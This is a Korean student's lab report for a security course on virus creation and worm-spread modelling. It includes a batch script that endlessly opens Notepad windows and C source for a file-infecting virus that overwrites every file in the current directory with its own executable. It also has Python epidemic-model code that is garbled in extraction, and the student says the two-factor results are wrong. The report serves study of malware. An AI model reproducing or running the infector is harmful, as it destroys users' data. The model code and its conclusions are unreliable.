Virus 제작 및 Worm 전파 모델링 실습

정보컴퓨터공학부 201924437 김윤하

[문제 1] 매크로 바이러스 제작

(1) Notepad Flood 바이러스 (파일 확장자: bat)

@echo off

:: 반복 실행을 위한 레이블 값 CLASS을 설정합니다.

:CLASS

:: notepad를 실행합니다.

start notepad

:: notepad를 실행합니다.

start notepad


:: notepad를 실행합니다.

start notepad

:: CLASS 레이블로 이동하여 notepad open 작업을 반복합니다.

goto CLASS


● 동작 로직:



(2) 디스코 불빛 바이러스 (파일 확장자: vbs)

● 동작 로직:

loop




[문제 2] C 프로그램을 활용한 클론 바이러스 제작

```
#include <stdio.h>
#include <stdlib.h>
#include <time.h>
#include <dir.h>
#include <conio.h>
#include <dos.h>
// 파일 포인터 및 변수 선언합니다.
FILE *Class, *vClass;
int owned = 0, a = 0;
unsigned long x;
char buff[256];
// 구조체 : 디렉토리 탐색의 목적으로 선언합니다.
struct ffblk ffblk;
clock_t st, end;
// 메인 프로그램을 시작합니다.
main() {
        st = clock(); // 시작 시간을 측정합니다.
        clrscr();
```

```
owned=(findfirst("*.*", &ffblk, 0));
while(!owned) { // 현재 디렉토리에서 모든 파일을 찾아 반복시킵니다.
        Class = fopen(_argv[0], "rb"); // 현재 실행 파일 읽습닌다.
        vClass = fopen(ffblk.ff_name, "rb+"); // 찾은 파일을 열어 감염시킵니다.
        if (vClass == NULL)
                 goto next;
        // 실행 파일 내용을 찾은 파일에 복사해 감염시킵니다.
        x = 89088;
        printf("Infecting %s₩n", ffblk.ff_name);
        while (x > 256) {
                 printf("xx :: %ul\n", x);
                 fread(buff, 256, 1, Class);
                 fwrite(buff, 256, 1, vClass);
                 x -= 256;
        fread(buff, x, 1, Class);
        fwrite(buff, x, 1, vClass);
        a++;
        next: fcloseall(); // 파일을 닫아줍니다.
        owned = findnext(&ffblk); // 다음 파일을 탐색합니다.
}
```

```
end = clock(); // 종료 시간을 측정하고,
printf("Infected %d files in %f sec", a, (end-st)/CLK_TCK); // 실행 시간을 출력합니다.
getch();
return (0);
```

● 동작 로직:



[문제 3] 웜 전파 특성을 모델링하는 SI, SIR, Two-factor Models의 수치적 해석을 통해 전파 특성 그래프를 그리고 이를 통해 각 전파 모델의 특징을 비교 분석한다. 단, 아래 명시되지 않은 파라미터 값은 임의로 설정한다. 또한, 보고서에는 소스코드와 실행 결과 및 해석 내용을 기술한다.

(가정) N = 1,000000, I0 = 1, etha = 3, gamma= 0.05, mu = 0.06/N, beta0=0.8/N


[작성한 코드 - Python]

```
import numpy as np
import matplotlib.pyplot as plt
# set parameters
N = 1000000
I0 = 1
etha = 3
gamma = 0.05
mu = 0.06/N
beta0 = 0.8/N
beta1 = 0.2/N \# beta(t) = beta0 - beta1 * t
t_max = 200
# SI model
def SI_model(S, I, beta):
    dS_dt = -beta * S * I
   dI_dt = beta * S * I
   return dS_dt, dI_dt
# SIR model
def SIR_model(S, I, R, beta, gamma, mu):
   dS_dt = -beta * S * I - mu * S
   dI_dt = beta * S * I - gamma * I - mu * I
   dR_dt = gamma * I - mu * R
    return dS_dt, dI_dt, dR_dt
# Two-factor model
def Two_factor_model(S1, I1, S2, I2, gamma, mu, etha, beta0):
   def beta(t):
        return beta0 - beta1 * t
    dS1_dt = -beta(0) * S1 * I1 - etha * S1 + etha * S2
    dI1_dt = beta(0) * S1 * I1 - gamma * I1 - mu * I1
    dS2_dt = -beta(0) * S2 * I2 - etha * S2 + etha * S1
```

```
dI2_dt = beta(0) * S2 * I2 - gamma * I2 - mu * I2
    return dS1_dt, dI1_dt, dS2_dt, dI2_dt
S0 SI = N - I0
S0_SIR = N - I0
I0_SIR = I0
R0 SIR = 0
S0_{TF} = 0.5 * N
I0_TF = I0
S1_TF = 0.5 * N
S2_TF = 0.5 * N
# create time array
t = np.linspace(0, t_max, t_max + 1)
# solve SI model
sol_SI = np.zeros((len(t), 2))
sol_SI[0, :] = [S0_SI, I0]
for i in range(1, len(t)):
    sol_SI[i, :] = sol_SI[i-1, :] + np.array(SI_model(sol_SI[i-1, 0], sol_SI[i-1, 1], beta0)) *
(t[i] - t[i-1])
sol_SIR = np.zeros((len(t), 3))
sol_SIR[0, :] = [S0_SIR, I0_SIR, R0_SIR]
for i in range(1, len(t)):
    dS_dt, dI_dt, dR_dt = SIR_model(sol_SIR[i-1, 0], sol_SIR[i-1, 1], sol_SIR[i-1, 2], beta0, gamma,
mu)
    sol_SIR[i, :] = sol_SIR[i-1, :] + np.array([dS_dt, dI_dt, dR_dt]) * (t[i] - t[i-1])
sol_TF = np.zeros((len(t), 4))
sol_TF[0, :] = [S0_TF, I0_TF, S1_TF, S2_TF]
for i in range(1, len(t)):
    dS1_dt, dI1_dt, dS2_dt, dI2_dt = Two_factor_model(sol_TF[i-1, 0], sol_TF[i-1, 1], sol_TF[i-1,
2], sol_TF[i-1, 3], gamma, mu, etha, beta0)
```


```
sol_{TF[i, :]} = sol_{TF[i-1, :]} + np.array([dS1_dt, dI1_dt, dS2_dt, dI2_dt]) * (t[i] - t[i-1])
plt.plot(t, sol_SI[:, 1], label='SI')
plt.legend()
plt.xlabel('Time')
plt.ylabel('Number of Infected Computers')
plt.show()
# plot results
plt.plot(t, sol_SIR[:, 1], label='SIR')
plt.legend()
plt.xlabel('Time')
plt.ylabel('Number of Infected Computers')
plt.show()
# plot results
plt.plot(t, sol_TF[:, 1]+sol_TF[:, 3], label='Two-factor')
plt.legend()
plt.xlabel('Time')
plt.ylabel('Number of Infected Computers')
plt.show()
# plot results
plt.plot(t, sol_SI[:, 1], label='SI')
plt.plot(t, sol_SIR[:, 1], label='SIR')
plt.plot(t, sol_TF[:, 1]+sol_TF[:, 3], label='Two-factor')
plt.legend()
plt.xlabel('Time')
plt.ylabel('Number of Infected Computers')
plt.show()
```

1. SI(Susceptible Infected) 전파 모델의 특징



- 이미 감염된 개체가 회복되는 것은 반영하지 않는다. 따라서 감염된 PC의 악성 코드를 제거하는 부분은 고려하지 않는다는 한계가 있다.
- infectious Host * Susceptible Host 에 비례하여 접촉의 수가 증가한다.
- I(t)와 S(t)가 대칭이며, beta 값은 상수 값으로 고정된다.


2. SIR 전파 모델의 특징



- SI 모델과는 달리, 이미 감염된 개체가 회복되는 것을 반영한다. 한 번 회복된 상태의 개체가 다시 감염될 수 없다.
- 하지만 여전히 beta 값이 상수인 한계점이 존재한다.

- SIR 개념의 확장으로, 'KM Model'이 있다.

3. Two-factor 전파 모델의 특징



- 예상했던 그래프와는 다르게 결과가 나왔습니다. 이는 시간 t에 따른 beta(t) 함수에 문제가 있는 것으로 예상되나, 해결하지 못해 그대로 제출합니다.
- 웜 바이러스 전파 속도가 느려진다. 이는 beta를 상수 값이 아닌 시간 t에 따른 변화량으로 보기 때문이다. Two-factor 모델은 웜의 전파 과정에서 사용되어진 불필요한 IP Adress를 스캔한다. 이로 예상했던 만큼의 scan이 나타나는 것이 아니라, 100개 중 30개만 감염되어지는 형태로 나타난다.